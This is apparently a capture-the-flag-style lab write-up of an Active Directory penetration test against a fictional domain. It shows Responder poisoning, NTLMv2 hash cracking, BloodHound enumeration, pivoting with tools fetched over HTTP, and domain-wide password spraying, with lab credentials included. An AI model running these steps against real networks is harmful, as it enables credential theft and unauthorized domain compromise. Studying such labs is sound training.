AD Enumeration & Attacks - II

Scenario

Our client Inlanefreight has contracted us again to perform a full-scope internal penetration test. The client is looking to find and remediate as many flaws as possible before going through a merger & acquisition process. The new CISO is particularly worried about more nuanced AD security flaws that may have gone unnoticed during previous penetration tests. The client is not concerned about stealth/evasive tactics and has also provided us with a Parrot Linux VM within the internal network to get the best possible coverage of all angles of the network and the Active Directory environment. Connect to the internal attack host via SSH (you can also connect to it using `xfreerdp` as shown in the beginning of this module) and begin looking for a foothold into the domain. Once you have a foothold, enumerate the domain and look for flaws that can be utilized to move laterally, escalate privileges, and achieve domain compromise.

Apply what you learned in this module to compromise the domain and answer the questions below to complete part II of the skills assessment.

SSH to with user "htb-student" and password "HTB_@cademy_stdnt!"

Enumeration / Information gathering - as htb-student

- Logging into the attack host given

```
ssh htb-student@10.129.67.242
```

- Situational awareness

```
ifconfig
```

```
ens224: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.7.240  netmask 255.255.254.0  broadcast 172.16.7.255
        inet6 fe80::2957:2d31:5225:229a  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:94:ad:f8  txqueuelen 1000  (Ethernet)
        RX packets 488  bytes 34655 (33.8 KiB)
        RX errors 0  dropped 10  overruns 0  frame 0
        TX packets 28  bytes 2148 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

-> We are in subnet 172.16.6.0/23 with IP 172.16.7.240

- Tcpdump Output

```
sudo tcpdump -i ens224
```

```
└──╼ $sudo tcpdump -i ens224
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens224, link-type EN10MB (Ethernet), snapshot length 262144 bytes
07:35:39.392205 IP 0.0.0.0 > 224.0.0.1: igmp query v3 [max resp time 1.0s]
07:35:39.392223 IP6 fe80::ffff:ffff:ffff:ffff > ip6-allnodes: HBH ICMP6, multicast listener query v2 [gaddr ::],
 length 28
07:35:39.392443 IP6 fe80::ffff:ffff:ffff:ffff > ip6-allnodes: HBH ICMP6, multicast listener query v2 [gaddr ::],
 length 28
07:35:39.392469 IP 0.0.0.0 > 224.0.0.1: igmp query v3 [max resp time 1.0s]
07:35:39.392626 IP 0.0.0.0 > 224.0.0.1: igmp query v3 [max resp time 1.0s]
07:35:39.392628 IP6 fe80::ffff:ffff:ffff:ffff > ip6-allnodes: HBH ICMP6, multicast listener query v2 [gaddr ::],
 length 28
07:35:39.465816 IP6 fe80::2957:2d31:5225:229a > ff02::16: HBH ICMP6, multicast listener report v2, 1 group recor
d(s), length 28
07:35:41.388060 ARP, Request who-has 172.16.7.1 tell inlanefreight.local, length 46
07:35:41.966206 ARP, Request who-has 172.16.7.1 tell inlanefreight.local, length 46
07:35:42.940364 ARP, Request who-has 172.16.6.1 tell 172.16.7.60, length 46
07:35:42.966017 ARP, Request who-has 172.16.7.1 tell inlanefreight.local, length 46
07:35:43.674517 ARP, Request who-has 172.16.6.1 tell 172.16.7.60, length 46
07:35:44.675136 ARP, Request who-has 172.16.6.1 tell 172.16.7.60, length 46
07:35:45.091068 ARP, Request who-has 172.16.7.1 tell inlanefreight.local, length 46
07:36:42.941701 ARP, Request who-has 172.16.6.1 tell 172.16.7.60, length 46
07:37:23.826030 ARP, Request who-has 172.16.7.1 tell inlanefreight.local, length 46
07:37:42.927441 ARP, Request who-has 172.16.6.1 tell 172.16.7.60, length 46
07:37:43.677844 ARP, Request who-has 172.16.6.1 tell 172.16.7.60, length 46
```

-> We have an ARP request from 172.16.7.60 through Tcpdump

- Responder Output

```
sudo responder -I ens224 -A
```

```
[Analyze mode: MDNS] Request by 172.16.7.3 for INLANEFRIGHT.LOCAL, ignoring
[Analyze mode: LLMNR] Request by 172.16.7.3 for INLANEFRIGHT, ignoring
[Analyze mode: LLMNR] Request by 172.16.7.3 for INLANEFRIGHT, ignoring
```

-> We have an MDNS/LLMNR messages from 172.16.7.3
-> Seems vulnerable to poisoning attacks.

- FPing Active checks

```
fping -asgq 172.16.6.0/23
```

```
┌─[✗]─[htb-student@skills-par01]─[~]
└──╼ $fping -asgq 172.16.6.0/23
172.16.7.3
172.16.7.50
172.16.7.60
172.16.7.240

     510 targets
       4 alive
     506 unreachable
       0 unknown addresses

    2024 timeouts (waiting for response)
    2028 ICMP Echos sent
       4 ICMP Echo Replies received
    2024 other ICMP received

 0.049 ms (min round trip time)
 0.884 ms (avg round trip time)
 1.40 ms (max round trip time)
       14.749 sec (elapsed real time)
```

-> The following hosts, 172.16.7.3, 172.16.7.50, 172.16.7.60 and 172.16.7.240 are alive.
-> Put 172.16.7.3, 172.16.7.50, 172.16.7.60 into a file called hosts.txt

- Nmap scans

```
- Short scan (will do a full scan if necessary)
sudo nmap -v -sC -sV -iL hosts.txt -oN /home/htb-student/inital_ad_enum
```

```
└──╼ $cat inital_ad_enum
# Nmap 7.92 scan initiated Tue May 14 07:51:39 2024 as: nmap -v -sC -sV -iL hosts.txt -oN /home/htb-student/init
al_ad_enum
Nmap scan report for inlanefreight.local (172.16.7.3)
Host is up (0.016s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-05-14 11:52:00Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT.LOCAL0., Site: Defau
lt-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: INLANEFREIGHT.LOCAL0., Site: Defau
lt-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:50:56:94:EF:A3 (VMware)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for 172.16.7.50
Host is up (0.016s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: MS01
|   DNS_Domain_Name: INLANEFREIGHT.LOCAL
|   DNS_Computer_Name: MS01.INLANEFREIGHT.LOCAL
|   DNS_Tree_Name: INLANEFREIGHT.LOCAL
|   Product_Version: 10.0.17763
|_  System_Time: 2024-05-14T11:52:01+00:00
|_ssl-date: 2024-05-14T11:52:09+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=MS01.INLANEFREIGHT.LOCAL
| Issuer: commonName=MS01.INLANEFREIGHT.LOCAL
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-13T11:20:16
| Not valid after:  2024-11-12T11:20:16
| MD5:   c74c 2eed 67b0 868a 71d4 9177 e671 a2f4
|_SHA-1: 1505 a411 6838 12eb a616 baab bdec c01e 8ad7 eddd
MAC Address: 00:50:56:94:E8:89 (VMware)
```

```
Nmap scan report for 172.16.7.60
Host is up (0.018s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-05-14T11:20:25
| Not valid after:  2054-05-14T11:20:25
| MD5:   c484 1b89 1463 67ed 04aa d020 3cb7 e182
|_SHA-1: 541b 8c29 9f71 4072 909a 07be fc7b 8992 3ebb fa74
|_ssl-date: 2024-05-14T11:52:09+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: SQL01
|   DNS_Domain_Name: INLANEFREIGHT.LOCAL
|   DNS_Computer_Name: SQL01.INLANEFREIGHT.LOCAL
|   DNS_Tree_Name: INLANEFREIGHT.LOCAL
|_  Product_Version: 10.0.17763
MAC Address: 00:50:56:94:4C:CA (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

-> We have what appears to be a Domain controller at 172.16.7.3, 172.16.7.50 a Microsoft work station and 172.16.7.60 an SQL server.
-> The target seems to have a domain name of INLANEFREIGHT.LOCAL

Exploitation- Landing a foothold

- We could perform other enumeration, such as SMB null-session, enumerating password policy with LDAP Anonymous Bind or AS-REP Roasting, but we have identified an potential vulnerability during our enumeration- a target maybe susceptible to LLMNR/NBT-NS poisoning, so we will go with that first.
- Starting responder with Default settings

```
sudo responder -I ens224
```

```
[*] [MDNS] Poisoned answer sent to 172.16.7.3       for name INLANEFRIGHT.LOCAL
[*] Skipping previously captured hash for INLANEFREIGHT\AB920
```

```
AB920::INLANEFREIGHT:14588b036feabba0:4C6AFA7DCFA22D45660F4ECAEFE350BF:01010000000000008029BA03D5A5DA01B12701758
596078500000000020008004800460035003300010010E00570049004E002D005A0041005900330040C0034005700310052003900520004003
400570049004E002D005A0041005900330040C0034005700310052003900520020E0048004600350033002E004C004F00430041004C0003001
400480046003500330020E004C004F00430041004C0005001400480046003500330020E004C004F00430041004C00070008008029BA03D5A5D
A0106000400020000000800300030000000000000000000000000020000011171AA192E24F9E7D93286FD6A5DED8977D4A92E42C731AF5802
CF57BCB88160A0010000000000000000000000000000000000009002E006300690066007300 2F0049004E004C0041004E004500460052004
9004700480054002E004C004F00430041004C000000000000000000000000000
```

-> We can attempt to crack it with hashcat.

- Cracking an NTLMv2 Hash with hashcat

```
echo
'AB920::INLANEFREIGHT:14588b036feabba0:4C6AFA7DCFA22D45660F4ECAEFE350BF:
01010000000000008029BA03D5A5DA01B12701758
596078500000000020008004800460035003300010010E00570049004E002D005A0041005
90033004C0034005700310052003900520004003
400570049004E002D005A0041005900330040C0034005700310052003900520020E0048004
600350033002E004C004F00430041004C0003001
400480046003500330020E004C004F00430041004C0005001400480046003500330020E004
C004F00430041004C00070008008029BA03D5A5D
A0106000400020000000800300030000000000000000000000000020000011171AA192E24
F9E7D93286FD6A5DED8977D4A92E42C731AF5802
CF57BCB88160A0010000000000000000000000000000000000009002E006300690066007
3002F0049004E004C0041004E004500460052004
9004700480054002E004C004F00430041004C000000000000000000000000000   ' | tr
-d \\n | tr -d ' ' > AB920_ntlmv2

hashcat -m 5600 AB920_ntlmv2 /usr/share/wordlists/rockyou.txt
```


```
┌─[academy-regular]─[10.10.16.8]─[eric@parrot]─[~/Desktop/htb/notes/HTB_academy/exercise_related/active_director
y/skills_1]
└──╼ [★]$ hashcat -m 5600 AB920_ntlmv2 /usr/share/wordlists/rockyou.txt --show
AB920::INLANEFREIGHT:14588b036feabba0:4c6afa7dcfa22d45660f4ecaefe350bf:01010000000000008029ba03d5a5da01b12701758
596078500000000020008004800460035003300010010e00570049004e002d005a0041005900330040c0034005700310052003900520004003
400570049004e002d005a0041005900330040c0034005700310052003900520020e0048004600350033002e004c004f00430041004c0003001
400480046003500330020e004c004f00430041004c0005001400480046003500330020e004c004f00430041004c00070008008029ba03d5a5d
a0106000400020000000800300030000000000000000000000000020000011171aa192e24f9e7d93286fd6a5ded8977d4a92e42c731af5802
cf57bcb88160a0010000000000000000000000000000000000009002e006300690066007300 2f0049004e004c0041004e004500460052004
9004700480054002e004c004f00430041004c000000000000000000000000000:weasal
```

-> Obtained the credential, AB920:weasal

Enumeration / Information Gathering - as AB920


- With user credentials, we can perform various credentialed enumeration. We will start by running Bloodhound to get an overview of the domain.
- Executing BloodHound.py


```
sudo bloodhound-python -u 'AB920' -p 'weasal' -ns 172.16.7.3 -d
INLANEFREIGHT.LOCAL -c all --zip
```



- Running bloodhound to examine the results

```
- Attack host:
python -m http.server

- Our host
wget http://10.129.158.104:8000/20240514082258_bloodhound.zip


sudo neo4j start
./bloodhound --in-process-gpu
-> Upload zip file
-> Marking AB920 as owned
-> Looking at path to domain admin
```







- We see the CT059 user has generic write privilege to domain admin group (second image), while the user we own is a standard domain user (first image).
  - This helps us keep track of the user we should potentially target in the future.
- We will now seek if we can access the windows work station (MS01) at 172.16.7.50

```
- Set up for our host to pivot

        -> Out Host:
./proxy -selfcert
```

```
sudo ip tuntap add user eric mode tun ligolo
sudo ip link set ligolo up
ifconfig

python -m http.server

sudo ip route add 172.16.6.0/23 dev ligolo

        -> Given Linux Host:
wget http://10.10.16.13:8000/agent.exe
chmod +x agent

./agent -connect 10.10.16.13:11601 -ignore-cert



- Connecting to MS01 through our host
xfreerdp +bitmap-cache /network:auto /dynamic-resolution /compression-
level:2 /u:AB920 /p:'weasal' /v:172.16.7.50 /tls-seclevel:0
/timeout:80000
```





-> We'll continue on enumeration through enumeration on password policy using both windows and Linux methods

- Enumeration on password policy

```
- Using Windows
net accounts

- Using Linux
```

```
crackmapexec smb 172.16.7.3 -u AB920 -p weasal --pass-pol
```

```
Command Prompt
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\AB920>net accounts
Force user logoff how long after time expires?:       Never
Minimum password age (days):                          0
Maximum password age (days):                          42
Minimum password length:                              1
Length of password history maintained:                None
Lockout threshold:                                    Never
Lockout duration (minutes):                           30
Lockout observation window (minutes):                 30
Computer role:                                        SERVER
The command completed successfully.
```

```
┌─[academy-regular]─[10.10.16.13]─[eric@parrot]─[~/Desktop/htb]
└──╼ [★]$ crackmapexec smb 172.16.7.3 -u AB920 -p weasal --pass-pol
SMB         172.16.7.3      445    DC01             [*] Windows 10.0 Build 17763 x64 (na
me:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB         172.16.7.3      445    DC01             [-] Connection Error: The NETBIOS co
nnection with the remote host timed out.
```

-> Couldn't enumerate on Linux but can do it on windows.
-> We see the password policy is very weak, which indicates that we can try a password spraying attack.
-> We can also try an brute force attack, but we would usually leave that as an last resort in active directory environment.
-> We could also do some more enumeration, on the current system in particular to escalate to system, but given that the weak password policy, we can try an attack then come to enumerate if we didn't achieve much.

Exploitation / Lateral Movement - Password spraying

- We attempt to perform a password spray using the windows technique, since internet has been shown to be in-stable with the previous password policy using Linux.
- Using DomainPasswordSpray.ps1 with password password123 and Welcome1

```
- Setting up listener for pivoting

listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:8000 --tcp
listener_add --addr 0.0.0.0:1235 --to 127.0.0.1:5000 --tcp
```


```
- Delivering tools
        -> Our host:
cd ~/Desktop/tools/windows_ad/
python -m http.server

        -> Target windows host:
mkdir tools
cd tools
wget "http://172.16.7.240:1234/DomainPasswordSpray.ps1" -outfile
"DomainPasswordSpray.ps1"

- Running tools
Import-Module .\DomainPasswordSpray.ps1

Invoke-DomainPasswordSpray -Password Password123 -OutFile spray_success
-ErrorAction SilentlyContinue

Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -
ErrorAction SilentlyContinue
```

```
PS C:\Users\AB920\Desktop> cd tools
PS C:\Users\AB920\Desktop\tools> wget "http://172.16.7.240:1234/DomainPasswordSpray.ps1" -outfile "DomainPasswordSpray.p
s1"
PS C:\Users\AB920\Desktop\tools> Import-Module .\DomainPasswordSpray.ps1
PS C:\Users\AB920\Desktop\tools> Invoke-DomainPasswordSpray -Password Password123 -OutFile spray_success -ErrorAction Si
lentlyContinue
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 2899 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 2899 users gathered from the current user's domain
[*] The domain password policy observation window is set to  minutes.
[*] Setting a  minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 2899 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): Y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Password123 against 2899 users. Current time is 10:27 PM
[*] Writing successes to spray_success
[*] Password spraying is complete
[*] Any passwords that were successfully sprayed have been output to spray_success
```

```
